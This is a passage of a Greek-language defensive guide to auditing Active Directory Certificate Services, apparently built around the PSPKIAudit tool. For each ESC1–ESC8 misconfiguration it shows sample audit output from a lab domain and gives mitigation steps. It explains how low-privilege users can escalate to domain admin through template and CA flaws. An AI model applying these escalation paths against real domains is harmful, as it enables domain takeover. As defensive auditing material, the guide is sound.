RenewalPeriod : 6 weeks
Owner : THESHIRE\localadmin
DACL : NT AUTHORITY\Authenticated Users (Allow) –
Read
THESHIRE\Domain Admins (Allow) - Read, Write,

Enroll

THESHIRE\Domain Users (Allow) - Enroll

THESHIRE\Enterprise Admins (Allow) - Read, Write, Enroll

THESHIRE\localadmin (Allow) - Read, Write

Misconfigurations : ESC1

Μέτρα περιορισμού:

Χωρίς να υπάρχει εγγύηση ότι οι παρακάτω ενέργειες μπορούν να επιλύσουν το πρόβλημα, μπορούν ωστόσο να το μετριάσουν. Πρωτίστως εντοπίζουμε το εν λόγω πρότυπο πιστοποιητικού στην Κονσόλα προτύπων πιστοποιητικών (certtmpl.msc) κι επιλέγουμε τις "Ιδιότητες".

Σε πρώτο χρόνο, καταργούμε τη σημαία CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT μέσω του "Όνομα θέματος", καταργώντας την επιλογή "Παροχή σε αίτημα". Αυτό αποτρέπει την αυθαίρετη προδιαγραφή SAN στο CSR. Εάν δεν χρειάζονται πραγματικά εναλλακτικά ονόματα για αυτό το πρότυπο, αυτή είναι ίσως η καλύτερη λύση.
Καταργούμε το EKUS "Έλεγχος ταυτότητας πελάτη" ή / και "Έξυπνη κάρτα σύνδεσης" μέσω "Επεκτάσεις" -> "Πολιτικές εφαρμογής". Αυτό αποτρέπει τον έλεγχο ταυτότητας τομέα με αυτό το πρότυπο.
Ενεργοποιούμε την "Έγκριση διαχειριστή πιστοποιητικών CA" στις "Απαιτήσεις έκδοσης". Αυτό θέτει αιτήματα για αυτό το πρότυπο στην ουρά "Εκκρεμή αιτήματα" που πρέπει να εγκριθούν με μη αυτόματο τρόπο από έναν διαχειριστή πιστοποιητικών.
Ενεργοποίηση εξουσιοδοτημένων υπογραφών στην ενότητα" Απαιτήσεις έκδοσης" (εφόσον γνωρίζουμε τι κάνουμε).Αυτό αναγκάζει τις CSR να συνυπογράφονται από ένα πιστοποιητικό πράκτορα εγγραφής.
Καταργούμε τη δυνατότητα για χρήστες με χαμηλά προνόμια να εγγραφούν σε αυτό το πρότυπο μέσω του μενού "Ασφάλεια" και το κατάλληλο προνόμιο εγγραφής.

4.1.2.6. ESC2 - Πρότυπα πιστοποιητικών με εσφαλμένη διαμόρφωση:

Λεπτομέρειες:

Αυτό το σενάριο κλιμάκωσης προνομίων προκύπτει όταν πληρούνται οι ακόλουθες προϋποθέσεις:

Το Enterprise CA παρέχει δικαιώματα εγγραφής σε χαμηλά προνομιούχους χρήστες. Οι λεπτομέρειες είναι ίδιες με αυτές του ESC1.
Η έγκριση διαχειριστή είναι απενεργοποιημένη. Οι λεπτομέρειες είναι ίδιες με αυτές του ESC1.
Δεν απαιτούνται εξουσιοδοτημένες υπογραφές. Οι λεπτομέρειες είναι ίδιες με αυτές του ESC1.
Ένας περιγραφέας ασφαλείας προτύπου πιστοποιητικού με υπερβολικά δικαιώματα, παραχωρεί δικαιώματα εγγραφής πιστοποιητικού σε χρήστες με χαμηλά προνόμια. Οι λεπτομέρειες είναι ίδιες με αυτές του ESC1.

Το πρότυπο πιστοποιητικού ορίζει EKU Οποιουδήποτε Σκοπού (Any purpose EKU) ή κανένα EKU. Το Οποιουδήποτε Σκοπού (OID 2.5.29.37.0) μπορεί να χρησιμοποιηθεί (προφανώς) για οποιονδήποτε σκοπό, συμπεριλαμβανομένου του ελέγχου ταυτότητας πελάτη. Εάν δεν έχουν καθοριστεί EKU, δηλαδή το πεδίο pkiextendedkeyusage είναι κενό ή το χαρακτηριστικό δεν υπάρχει - τότε το πιστοποιητικό είναι το ισοδύναμο ενός δευτερεύοντος πιστοποιητικού CA και μπορεί να χρησιμοποιηθεί για οτιδήποτε.

Αναφορικά με το TL; DR: αυτό είναι πολύ παρόμοιο με το ESC1, ωστόσο με οποιοδήποτε σκοπό ή χωρίς EKU, η σημαία CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT δεν χρειάζεται να υπάρχει.

Παράδειγμα:

[!] Potentially vulnerable Certificate Templates:

CA : dc.theshire.local\theshire-DC-CA
Name : ESC2Template
SchemaVersion : 2
OID : ESC2 Template (1.3.6.1.4.1.311.21.
8.10395027.10224472.4213181.15714845.
1171465.9.7730030.4389735)
VulnerableTemplateACL : False
LowPrivCanEnroll : True
EnrolleeSuppliesSubject : False
EnhancedKeyUsage :
HasAuthenticationEku : True
HasDangerousEku : True
EnrollmentAgentTemplate : False
CAManagerApproval : False
IssuanceRequirements : [Issuance Requirements]
Authorized signature count: 0
Reenrollment requires: same criteria as
for enrollment.
ValidityPeriod : 1 years
RenewalPeriod : 6 weeks
Owner : THESHIRE\localadmin
DACL : NT AUTHORITY\Authenticated Users
(Allow) - Read
THESHIRE\Domain Admins (
Allow) - Read, Write, Enroll
THESHIRE\Domain Users (Allow) - Enroll
THESHIRE\Enterprise Admins

(Allow) - Read, Write, Enroll

THESHIRE\localadmin (Allow) - Read, Write

Misconfigurations : ESC2

Μέτρα περιορισμού:

Υπάρχουν μερικές επιλογές, που μπορούν να μετριάσουν το πρόβλημα. Πρωτίστως εντοπίζουμε το εν λόγω πρότυπο πιστοποιητικού στην Κονσόλα προτύπων πιστοποιητικών (certtmpl.msc) κι επιλέγουμε τις "Ιδιότητες".

Καταργούμε τη δυνατότητα εγγραφής για χρήστες με χαμηλά προνόμια σε αυτό το πρότυπο μέσω της "Ασφάλειας" και να αφαιρούμε το κατάλληλο δικαίωμα εγγραφής. Αυτή είναι πιθανώς η καλύτερη λύση, καθώς αυτά τα ευαίσθητα EKU δεν θα πρέπει να είναι διαθέσιμα σε χρήστες με χαμηλά προνόμια.
Ενεργοποιούμε την "Έγκριση διαχειριστή πιστοποιητικών CA" στις "Απαιτήσεις έκδοσης". Αυτό θέτει αιτήματα για αυτό το πρότυπο στην ουρά "Εκκρεμή αιτήματα" που πρέπει να εγκριθούν με μη αυτόματο τρόπο από έναν διαχειριστή πιστοποιητικών. Ενεργοποίηση εξουσιοδοτημένων υπογραφών στην ενότητα" Απαιτήσεις έκδοσης" (εφόσον γνωρίζουμε τι κάνουμε).Αυτό αναγκάζει τις CSR να συνυπογράφονται από ένα πιστοποιητικό πράκτορα εγγραφής.

4.1.2.7. ESC3 - Πρότυπα πράκτορα εγγραφής με εσφαλμένη διαμόρφωση:

Λεπτομέρειες:

Αυτό το σενάριο κλιμάκωσης προνομίων προκύπτει όταν πληρούνται οι ακόλουθες προϋποθέσεις:

Το Enterprise CA παρέχει δικαιώματα εγγραφής σε χαμηλά προνομιούχους χρήστες. Οι λεπτομέρειες είναι ίδιες με αυτές του ESC1.
Η έγκριση διαχειριστή είναι απενεργοποιημένη. Οι λεπτομέρειες είναι ίδιες με αυτές του ESC1.
Δεν απαιτούνται εξουσιοδοτημένες υπογραφές. Οι λεπτομέρειες είναι ίδιες με αυτές του ESC1.
Ένας περιγραφέας ασφαλείας προτύπου πιστοποιητικού με υπερβολικά δικαιώματα, παραχωρεί δικαιώματα εγγραφής πιστοποιητικού σε χρήστες με χαμηλά προνόμια. Οι λεπτομέρειες είναι ίδιες με αυτές του ESC1.
Το πρότυπο πιστοποιητικού ορίζει το EKU παράγοντα αιτήματος πιστοποιητικού. Ο πράκτορας αιτήματος πιστοποιητικού EKU (OID 1.3.6.1.4.1.311.20.2.1) επιτρέπει σε μία αρχή να εγγραφεί για άλλο πρότυπο πιστοποιητικού για λογαριασμό άλλου χρήστη.
Οι περιορισμοί των πρακτικών εγγραφής δεν εφαρμόζονται στην ΑΠ.

Σχετικά με το TL; DR: Κάποιος με αίτημα πιστοποιητικού (εγγραφή) για πιστοποιητικό πράκτορα (agent) μπορεί να εγγραφεί σε άλλα πιστοποιητικά εκ μέρους οποιουδήποτε χρήστη στον τομέα, για οποιοδήποτε πρότυπο σχήματος έκδοσης 1 ή οποιοδήποτε πρότυπο σχήματος έκδοσης 2+ που απαιτεί την κατάλληλη προαπαιτούμενη έκδοση "Εξουσιοδοτημένες

υπογραφές / εφαρμογή Πολιτική", εκτός εάν οι "Περιορισμοί παραγόντων εγγραφής" εφαρμόζονται σε επίπεδο CA.

Παράδειγμα:

[!] Potentially vulnerable Certificate Templates:

CA : dc.theshire.local\theshire-DC-CA
Name : ESC3Template
SchemaVersion : 2
OID : ESC3 Template (1.3.6.1.4.1.311.21.8.
10395027.10224472.4213181.15714845.
1171465.9.4300342.10028552)
VulnerableTemplateACL : False
LowPrivCanEnroll : True
EnrolleeSuppliesSubject : False
EnhancedKeyUsage : Certificate Request Agent
(1.3.6.1.4.1.311.20.2.1)
HasAuthenticationEku : False
HasDangerousEku : False
EnrollmentAgentTemplate : True
CAManagerApproval : False
IssuanceRequirements : [Issuance Requirements]
Authorized signature count: 0
Reenrollment requires: same criteria as
for enrollment.
ValidityPeriod : 1 years
RenewalPeriod : 6 weeks
Owner : THESHIRE\localadmin
DACL : NT AUTHORITY\Authenticated Users
(Allow) - Read
THESHIRE\Domain Admins
(Allow) - Read, Write, Enroll
THESHIRE\Domain Users (Allow) - Enroll
THESHIRE\Enterprise Admins
(Allow) - Read, Write, Enroll
THESHIRE\localadmin (Allow) - Read, Write
Misconfigurations : ESC3

Μέτρα περιορισμού:

Τα παρακάτω αντίμετρα ενδεχομένως να μπορούν να μετριάσουν το πρόβλημα. Πρωτίστως εντοπίζουμε το εν λόγω πρότυπο πιστοποιητικού στην Κονσόλα προτύπων πιστοποιητικών (certtmpl.msc) κι επιλέγουμε τις "Ιδιότητες".

1. Καταργούμε τη δυνατότητα για χρήστες με χαμηλά προνόμια να εγγραφούν σε αυτό το πρότυπο μέσω της "Ασφάλειας" και αφαιρούμε το κατάλληλο δικαίωμα εγγραφής. Αυτή είναι δυνητικά η καλύτερη λύση, καθώς το συγκεκριμένο, ευαίσθητο EKU δεν πρέπει να είναι διαθέσιμο σε χρήστες με χαμηλά προνόμια.
2. Ενεργοποιούμε την "Έγκριση διαχειριστή πιστοποιητικών CA" στις "Απαιτήσεις έκδοσης". Αυτό θέτει αιτήματα για αυτό το πρότυπο στην ουρά "Εκκρεμή αιτήματα" που πρέπει να εγκριθούν με μη αυτόματο τρόπο από έναν διαχειριστή πιστοποιητικών.

Επιπρόσθετα μπορούμε να εφαρμόσουμε τους "Περιορισμούς πράκτορα εγγραφής" μέσω της κονσόλας της Αρχής Πιστοποίησης (certsrv.msc). Στην επηρεαζόμενη ΑΠ, κάνουμε δεξί κλικ στο όνομα της ΑΠ και κλικ στις "Ιδιότητες" -> "Πράκτορες εγγραφής (Enrollment Agents)".

4.1.2.8. ESC4 - Έλεγχος πρόσβασης προτύπου ευπαθούς πιστοποιητικού:

Λεπτομέρειες:

Τα πρότυπα πιστοποιητικών είναι ασφαλή αντικείμενα στην υπηρεσία καταλόγου Active Directory, που σημαίνει ότι έχουν έναν περιγραφέα ασφαλείας που καθορίζει ποιες αρχές της υπηρεσίας καταλόγου Active Directory έχουν συγκεκριμένα δικαιώματα στο πρότυπο. Πρότυπα που έχουν ευπαθή έλεγχο πρόσβασης παρέχουν σε ακούσιες αρχές τη δυνατότητα τροποποίησης ρυθμίσεων στο πρότυπο. Με δικαιώματα τροποποίησης, ένας εισβολέας μπορεί να ορίσει ευάλωτα EKU (ESC1-ESC3), να αλλάξει ρυθμίσεις όπως την τιμή του flag CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT (ESC1) ή / και να καταργήσει "Απαιτήσεις έκδοσης" όπως έγκριση διαχειριστή ή εξουσιοδοτημένες υπογραφές.

Παράδειγμα:

[!] Potentially vulnerable Certificate Templates:

CA : dc.theshire.local\theshire-DC-CA

Name : ESC4Template

SchemaVersion : 2

OID : ESC4 Template

(1.3.6.1.4.1.311.21.8.10395027.10224472.

4213181.15714845.1171465.9.1768738.

6205646)

VulnerableTemplateACL : True

LowPrivCanEnroll : True

EnrolleeSuppliesSubject : False

EnhancedKeyUsage : Client Authentication

(1.3.6.1.5.5.7.3.2)|Secure Email

(1.3.6.1.5.5.7.3.4)|Encrypting File

System (1.3.6.1.4.1.311.10.3.4)

HasAuthenticationEku : True

HasDangerousEku : False

EnrollmentAgentTemplate : False

CAManagerApproval : False

IssuanceRequirements : [Issuance Requirements]

Authorized signature count: 0

Reenrollment requires: same criteria as

for enrollment.

ValidityPeriod : 1 years

RenewalPeriod : 6 weeks

Owner : THESHIRE\localadmin

DACL : NT AUTHORITY\Authenticated Users

(Allow) - Read, Write

THESHIRE\Domain Admins

(Allow) - Read, Write, Enroll

THESHIRE\Domain Users

(Allow) - Read, Enroll

THESHIRE\Enterprise Admins

(Allow) - Read, Write, Enroll

THESHIRE\localadmin (Allow) - Read, Write

Misconfigurations : ESC4

Μέτρα περιορισμού:

Εντοπίζουμε το εν λόγω πρότυπο πιστοποιητικού στην Κονσόλα προτύπων πιστοποιητικών (certtmpl.msc) κι επιλέγουμε τις "Ιδιότητες". Κατόπιν μεταβαίνουμε στην ενότητα "Ασφάλεια" και καταργούμε την καταχώριση ελέγχου ευπαθούς πρόσβασης.

4.1.2.9. ESC5 - Ευπαθές στοιχείο ελέγχου πρόσβασης αντικειμένου PKI AD:

Λεπτομέρειες:

Ορισμένα αντικείμενα εκτός των προτύπων πιστοποιητικών καθώς και η ίδια η αρχή έκδοσης πιστοποιητικών μπορούν να έχουν αντίκτυπο στην ασφάλεια σε ολόκληρο το σύστημα AD CS. Αυτές οι δυνατότητες περιλαμβάνουν (αλλά δεν περιορίζονται σε):

Αντικείμενο υπολογιστή AD του διακομιστή CA (δηλαδή, υπολογιστής που έχει παραβιαστεί μέσω RBCD).
Ο διακομιστής RPC / DCOM του διακομιστή CA.
Αντικείμενα AD που σχετίζονται με το PKI (Public Key Infrastructure). Οποιοδήποτε αντικείμενο – απόγονο του Active Directory (AD) ή κοντέινερ στο κοντέινερ CN =Public Key Services, CN = Services, CN = Configuration, DC =, DC = (π.χ. το κοντέινερ προτύπων πιστοποιητικών, το κοντέινερ Αρχών πιστοποίησης, το αντικείμενο NTAuthCertificate, κ.λπ.)

Λόγω της ευρείας εμβέλειας αυτής της συγκεκριμένης εσφαλμένης διαμόρφωσης, αυτήν τη στιγμή δεν ελέγχεται το ESC5 σε αυτήν την εργαλειοθήκη από προεπιλογή.

Η ασφάλεια του διακομιστή CA RPC / DCOM απαιτεί μη αυτόματη ανάλυση.

Οι ακόλουθες εντολές εξάγουν μια λίστα χρηστών και το δικαίωμα ελέγχου / επεξεργασίας που έχει ο χρήστης πάνω από ένα αντικείμενο AD που σχετίζεται με PKI:

$Controllers = Get-AuditPKIADObjectControllers

Format-PKIAdObjectControllers $Controllers

Θα πρέπει να είναι απόλυτα σαφές ότι όλες οι αρχές στα αποτελέσματα απαιτούν απολύτως και μόνο τα αναφερόμενα δικαιώματα. Συχνά, οι λογαριασμοί μηδενικής μη-βαθμίδας (0 non-tier) (είτε πρόκειται για χρήστες / ομάδες με χαμηλά προνόμια, είτε για διαχειριστές διακομιστών χαμηλότερων προνομιακών δικαιωμάτων) έχουν έλεγχο αντικειμένων AD που σχετίζονται με PKI, ενώ δεν θα έπρεπε.

Παράδειγμα:

THESHIRE\Cert Publishers (S-1-5-21-3022474190-4230777124-3051344698-517)
GenericAll CN=THESHIRE-DC-CA,CN=Certification
Authorities,CN=Public Key
Services,CN=Services,CN=Configuration,
DC=THESHIRE,DC=LOCAL
GenericAll CN=AIA,CN=Public Key Services, CN=Services,
CN=Configuration, DC=THESHIRE,DC=LOCAL
GenericAll CN=DC,CN=CDP,CN=Public Key Services,
CN=Services, CN=Configuration,
DC=THESHIRE,DC=LOCAL
GenericAll CN=THESHIRE-DC-CA,CN=DC,CN=CDP,CN=Public Key
Services,CN=Services,CN=Configuration,
DC=THESHIRE,DC=LOCAL

THESHIRE\DC$ (S-1-5-21-3022474190-4230777124-3051344698-1000)

WriteOwner CN=THESHIRE-DC-CA,CN=Enrollment Services,
CN=Public Key Services, CN=Services,
CN=Configuration, DC=THESHIRE,DC=LOCAL

GenericAll CN=THESHIRE-DC-CA,CN=AIA,CN=Public Key
Services, CN=Services, CN=Configuration,
DC=THESHIRE,DC=LOCAL

GenericAll CN=THESHIRE-DC-CA,CN=DC,CN=CDP,CN=Public Key
Services, CN=Services, CN=Configuration,
DC=THESHIRE,DC=LOCAL

GenericAll CN=THESHIRE-DC-CA,CN=KRA,CN=Public Key
Services, CN=Services, CN=Configuration,
DC=THESHIRE,DC=LOCAL

THESHIRE\Domain Computers (S-1-5-21-3022474190-4230777124-3051344698-515)

WriteDacl CN=MisconfiguredTemplate,CN=Certificate
Templates, CN=Public Key
Services, CN=Services, CN=Configuration,
DC=THESHIRE,DC=LOCAL

THESHIRE\Domain Users (S-1-5-21-3022474190-4230777124-3051344698-513)

WriteAllProperties CN=MisconfiguredTemplate, CN=Certificate Templates, CN=Public Key Services, CN=Services, CN=Configuration, DC=THESHIRE,DC=LOCAL

THESHIRE\john-sa (S-1-5-21-3022474190-4230777124-3051344698-1602)

GenericAll CN=MisconfiguredTemplate, CN=Certificate
Templates, CN=Public Key Services,
CN=Services, CN=Configuration,
DC=THESHIRE,DC=LOCAL

NT AUTHORITY\Authenticated Users (S-1-5-11)

Owner CN=MisconfiguredTemplate, CN=Certificate
Templates, CN=Public Key Services,
CN=Services, CN=Configuration,
DC=THESHIRE,DC=LOCAL

WriteOwner CN=MisconfiguredTemplate, CN=Certificate
Templates, CN=Public Key Services,
CN=Services, CN=Configuration,

DC=THESHIRE,DC=LOCAL

Μέτρα περιορισμού:

Καταργούμε τυχόν ευπαθείς καταχωρήσεις ελέγχου πρόσβασης μέσω των Active Directory Users and Computers (dsa.msc) ή ADSIEdit (adsiedit.msc) για αντικείμενα παραμετροποίησης.

4.1.2.10. ESC6 – Σημαία EDITF_ATTRIBUTESUBJECTALTNAME2:

Λεπτομέρειες:

Εάν η σημαία EDITF_ATTRIBUTESUBJECTALTNAME2 έχει αντιστραφεί στη διαμόρφωση για μια αρχή έκδοσης πιστοποιητικών, **οποιοδήποτε** αίτημα πιστοποιητικού μπορεί να καθορίσει αυθαίρετα εναλλακτικά ονόματα θέματος (Subject Alternative Names - SAN). Αυτό σημαίνει ότι **οποιοδήποτε** πρότυπο που έχει διαμορφωθεί για έλεγχο ταυτότητας τομέα που επιτρέπει επίσης στους μη προνομιούχους χρήστες να εγγραφούν (π.χ. το προεπιλεγμένο πρότυπο χρήστη) μπορεί να παραβιαστεί για τη λήψη πιστοποιητικού που επιτρέπει να πραγματοποιήσουμε έλεγχο ταυτότητας ως διαχειριστής τομέα (ή οποιοσδήποτε άλλος ενεργός χρήστης / υπολογιστής).

Παράδειγμα:

=== Certificate Authority ===

ComputerName : dc.theshire.local
CAName : theshire-DC-CA
ConfigString : dc.theshire.local\theshire-DC-CA
IsRoot : True
AllowsUserSuppliedSans : True
VulnerableACL : False
EnrollmentPrincipals : THESHIRE\Domain Users
THESHIRE\Domain Computers
THESHIRE\certmanager
THESHIRE\certadmin
THESHIRE\Nested3
EnrollmentEndpoints :
NTLMEnrollmentEndpoints :
DACL : BUILTIN\Administrators (Allow) –
ManageCA, ManageCertificates
THESHIRE\Domain Admins (Allow) –

ManageCA, ManageCertificates

THESHIRE\Domain Users (Allow) - Read, Enroll

THESHIRE\Domain Computers (Allow) –

Enroll

THESHIRE\Enterprise Admins (Allow) –

ManageCA, ManageCertificates

THESHIRE\certmanager (Allow) –

ManageCertificates, Enroll

THESHIRE\certadmin (Allow) –

ManageCA, Enroll

THESHIRE\Nested3 (Allow) –

ManageCertificates, Enroll

Misconfigurations : ESC6

[!] The above CA is misconfigured!

...(snip)...

[!] EDITF_ATTRIBUTESUBJECTALTNAME2 set on this CA, the following templates may be vulnerable:

CA : dc.theshire.local\theshire-DC-CA

Name : User

SchemaVersion : 1

OID : 1.3.6.1.4.1.311.21.8.10395027.

10224472.4213181.15714845.1171465.9.1.1

VulnerableTemplateACL : False

LowPrivCanEnroll : True

EnrolleeSuppliesSubject : False

EnhancedKeyUsage : Encrypting File System

(1.3.6.1.4.1.311.10.3.4)|Secure Email

(1.3.6.1.5.5.7.3.4)|Client Authentication

(1.3.6.1.5.5.7.3.2)

HasAuthenticationEku : True

HasDangerousEku : False

EnrollmentAgentTemplate : False

CAManagerApproval : False

IssuanceRequirements : [Issuance Requirements]

Authorized signature count: 0

Reenrollment requires: same criteria as
for enrollment.
ValidityPeriod : 1 years
RenewalPeriod : 6 weeks
Owner : THESHIRE\Enterprise Admins
DACL : NT AUTHORITY\Authenticated Users
(Allow) - Read
THESHIRE\Domain Admins
(Allow) - Read, Write, Enroll
THESHIRE\Domain Users
(Allow) - Read, Enroll
THESHIRE\Enterprise Admins
(Allow) - Read, Write, Enroll
Misconfigurations :

Μέτρα περιορισμού:

Αφαιρούμε άμεσα αυτήν τη σημαία και επανεκκινούμε την επηρεαζόμενη αρχή έκδοσης πιστοποιητικών από μια γραμμή εντολών PowerShell με αυξημένα δικαιώματα στον διακομιστή CA:

PS C:\> certutil -config "CA_HOST\CA_NAME" -setreg policy\EditFlags -EDITF_ATTRIBUTESUBJECTALTNAME2

PS C:\> Get-Service -ComputerName CA_HOST certsvc | Restart-Service -Force

4.1.2.11. ESC7 – Έλεγχος πρόσβασης ευάλωτης αρχής έκδοσης πιστοποιητικών:

Λεπτομέρειες:

Εκτός προτύπων πιστοποιητικών, μια αρχή έκδοσης πιστοποιητικών καθ' αυτή διαθέτει ένα σύνολο δικαιωμάτων που διασφαλίζουν διάφορες ενέργειες CA. Η πρόσβαση σε αυτά τα δικαιώματα γίνεται μέσα από το certsrv.msc, με δεξί κλικ σε μια ΑΠ, επιλέγοντας ιδιότητες και μεταβαίνοντας στην καρτέλα Ασφάλεια.

Υπάρχουν δύο δικαιώματα που είναι ευαίσθητα στην ασφάλεια και επικίνδυνα, εάν η κυριότητα είναι σε μη σκόπιμες αρχές:

- ManageCA (γνωστό και ως "CA Administrator") - επιτρέπει τις διαχειριστικές ενέργειες CA, συμπεριλαμβανομένης της (από απόσταση) αντιστροφής του bit EDITF_ATTRIBUTESUBJECTALTNAME2, με αποτέλεσμα να προκύπτει ευπάθεια ESC6.

- ManageCertificates (γνωστό και ως "Certificate Manager / Officer") - επιτρέπει στον εντολέα να εγκρίνει εκκρεμείς αιτήσεις πιστοποιητικών, αναιρώντας την απαίτηση έκδοσης "Έγκριση διαχειριστή".

Παράδειγμα:

=== Certificate Authority ===

ComputerName : dc.theshire.local
CAName : theshire-DC-CA
ConfigString : dc.theshire.local\theshire-DC-CA
IsRoot : True
AllowsUserSuppliedSans : False
VulnerableACL : True
EnrollmentPrincipals : THESHIRE\Domain Users
THESHIRE\Domain Computers
THESHIRE\certmanager
THESHIRE\certadmin
THESHIRE\Nested3
EnrollmentEndpoints :
NTLMEnrollmentEndpoints :
DACL : BUILTIN\Administrators (Allow) –
ManageCA, ManageCertificates
THESHIRE\Domain Admins (Allow) –
ManageCA, ManageCertificates
THESHIRE\Domain Users (Allow) - ManageCA,
Read, Enroll
THESHIRE\Domain Computers (Allow) –
Enroll
THESHIRE\Enterprise Admins (Allow) –
ManageCA, ManageCertificates
THESHIRE\certmanager (Allow) –
ManageCertificates, Enroll
THESHIRE\certadmin (Allow) - ManageCA,
Enroll
THESHIRE\Nested3 (Allow) –
ManageCertificates, Enroll

Misconfigurations : ESC7

[!] The above CA is misconfigured!

Μέτρα περιορισμού:

Ανοίγουμε την Κονσόλα Αρχής Πιστοποίησης (certsrv.msc) στην ΑΠ που επηρεάζεται, κάνουμε δεξί κλικ στο όνομα ΑΠ και κλικ στο "Ιδιότητες". Μεταβαίνουμε στην ενότητα "Ασφάλεια" και καταργούμε την καταχώριση ελέγχου ευπαθούς πρόσβασης.

4.1.2.12. ESC8 – Αναμετάδοση NTLM σε AD CS HTTP τελικά σημεία:

Λεπτομέρειες:

Το AD CS υποστηρίζει αρκετές μεθόδους εγγραφής βάσει HTTP μέσω πρόσθετων ρόλων διακομιστή AD CS, που μπορούν να εγκαταστήσουν οι διαχειριστές. Αυτές οι διεπαφές εγγραφής πιστοποιητικών που βασίζονται σε HTTP είναι όλες ευπαθείς επιθέσεις αναμετάδοσης NTLM.

Χρησιμοποιώντας την αναμετάδοση NTLM, ένας εισβολέας σε ένα παραβιασμένο μηχάνημα μπορεί να πλαστοπροσωπήσει οποιονδήποτε λογαριασμό AD που επικυρώνει τον εισερχόμενο NTLM. Κατά την πλαστοπροσωπία του λογαριασμού του θύματος, ένας εισβολέας θα μπορούσε να αποκτήσει πρόσβαση σε αυτές τις διεπαφές ιστού και να ζητήσει πιστοποιητικό ελέγχου ταυτότητας πελάτη βάσει των προτύπων πιστοποιητικού χρήστη ή μηχανήματος.

ΣΗΜΕΙΩΣΗ: αυτός ο συγκεκριμένος έλεγχος στο PSPKIAudit ελέγχει μόνο εάν υπάρχει NTLM για τυχόν δημοσιευμένα τελικά σημεία εγγραφής. **Δεν** ελέγχει εάν υπάρχει εκτεταμένη προστασία για έλεγχο ταυτότητας για αυτά τα τελικά σημεία με δυνατότητα NTLM, επομένως ενδέχεται να προκύψουν ψευδώς θετικά αποτελέσματα.

Παράδειγμα:

=== Certificate Authority ===

ComputerName : dc.theshire.local
CAName : theshire-DC-CA
ConfigString : dc.theshire.local\theshire-DC-CA
IsRoot : True
AllowsUserSuppliedSans : False
VulnerableACL : False
EnrollmentPrincipals : THESHIRE\Domain Users
THESHIRE\Domain Computers

THESHIRE\certmanager

THESHIRE\certadmin

THESHIRE\Nested3

EnrollmentEndpoints : http://dc.theshire.local/certsrv/

NTLMEnrollmentEndpoints : http://dc.theshire.local/certsrv/

DACL : BUILTIN\Administrators (Allow) –

ManageCA, ManageCertificates

THESHIRE\Domain Admins (Allow) –

ManageCA, ManageCertificates

THESHIRE\Domain Users (Allow) - Read,

Enroll

THESHIRE\Domain Computers (Allow) –

Enroll

THESHIRE\Enterprise Admins (Allow) –

ManageCA, ManageCertificates

THESHIRE\certmanager (Allow) –

ManageCertificates, Enroll

THESHIRE\certadmin (Allow) - ManageCA,

Enroll

THESHIRE\Nested3 (Allow) –

ManageCertificates, Enroll

Misconfigurations : ESC8

[!] The above CA is misconfigured!

Μέτρα περιορισμού:

Καταργούμε τα τελικά σημεία εγγραφής HTTP(S), απενεργοποιούμε το NTLM για τα endopints ή ενεργοποιούμε την εκτεταμένη προστασία για έλεγχο ταυτότητας. Υπάρχει σχετική βιβλιογραφία για το θέμα (“Harden AD CS HTTP Endpoints - PREVENT8”) για περισσότερες λεπτομέρειες.

Διάφορα – Άμεσες αντιστοιχίσεις:

Ένα άλλο πιθανό αντίμετρο για ορισμένες περιπτώσεις είναι η επιβολή ρητών αντιστοιχίσεων για πιστοποιητικά. Αυτό απενεργοποιεί τη χρήση εναλλακτικών SAN σε πιστοποιητικά κατά τον έλεγχο ταυτότητας στην υπηρεσία καταλόγου Active Directory.

Για το Kerberos, ορίζουμε το κλειδί μητρώου HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc!. Επίσης το UseSubjectAltName στο 00000000 επιβάλλει μια ρητή αντιστοίχιση. Υπάρχουν περισσότερες λεπτομέρειες στο άρθρο της γνωσιακής βάσης δεδομένων της Microsoft, KB4043463.

Η απενεργοποίηση των ρητών αντιστοιχίσεων για το SChannel δεν είναι πραγματικά τεκμηριωμένη, αλλά με βάση τις ερευνητικές μας χρησιμοποιώντας τις ρυθμίσεις 0x1 ή 0x2 στο κλειδί μητρώου HKEY_LOCAL_MACHINE\CurrentControlSet\Control\SecurityProviders\SCHANNEL! Το κλειδί CertificateMappingMethods φαίνεται να αποκλείει τα SAN, αλλά απαιτούνται περισσότερες δοκιμές.

Δοκιμή υφιστάμενων αιτήσεων πιστοποιητικού:

Αρχικά θα πρέπει να διευκρινιστεί ότι αυτή η λειτουργικότητα έχει δοκιμαστεί ελάχιστα σε μεγάλα περιβάλλοντα. Συνεπώς, δε μπορούμε να αποφανθούμε για τη χρηστικότητα ή τη λειτουργικότητα σε μεγάλα εταιρικά περιβάλλοντα.

Εάν επιθυμούμε να εξετάσουμε τα υπάρχοντα αιτήματα πιστοποιητικών που έχουν εκδοθεί, για παράδειγμα αν υπάρχουν αιτήματα SAN που πιθανόν να καθορίστηκαν αυθαίρετα, ή ζητήθηκαν για συγκεκριμένα πρότυπα / από συγκεκριμένες κύριες αρχές, η συνάρτηση `Get-CertRequest [-CAComputerName COMPUTER.DOMAIN.COM |-CAName X-Y-Z]` βασίζεται σε διάφορες λειτουργίες PSPKI για να δώσει περισσότερες περιφραστικές πληροφορίες.

Συγκεκριμένα, το ακατέργαστο (raw) αίτημα υπογραφής πιστοποιητικού (CSR) εξάγεται για κάθε πιστοποιητικό που έχει εκδοθεί αυτήν τη στιγμή στον τομέα και συγκεκριμένες πληροφορίες (όπως αν έχει καθοριστεί ένα SAN, το όνομα / ο υπολογιστής / η διαδικασία του αιτούντος κ.λπ.) κατασκευάζεται από το αίτημα για να εμπλουτίσει το αντικείμενο CSR.

Οι ακόλουθες σημαίες (flags) μπορούν να είναι χρήσιμες:

Flag	Περιγραφή
-HasSAN	Επιστρέφει μόνο πιστοποιητικά που έχουν εκδοθεί για καθορισμένο εναλλακτικό όνομα θέματος στην αίτηση.
-Requester DOMAIN\USER	Επιστρέφει μόνο αιτήσεις πιστοποιητικών που έχουν εκδοθεί για τον συγκεκριμένο αιτούντα χρήστη.
-Template TEMPLATE_NAME	Επιστρέφει μόνο αιτήσεις πιστοποιητικών που έχουν εκδοθεί για το καθορισμένο όνομα προτύπου.

Για να εξαγάγετε **όλα** τα αιτήματα πιστοποιητικών που έχουν εκδοθεί στο csv, χρησιμοποιήστε το `Get-CertRequest | Export-CSV -NoTypeInformation request.csv`.

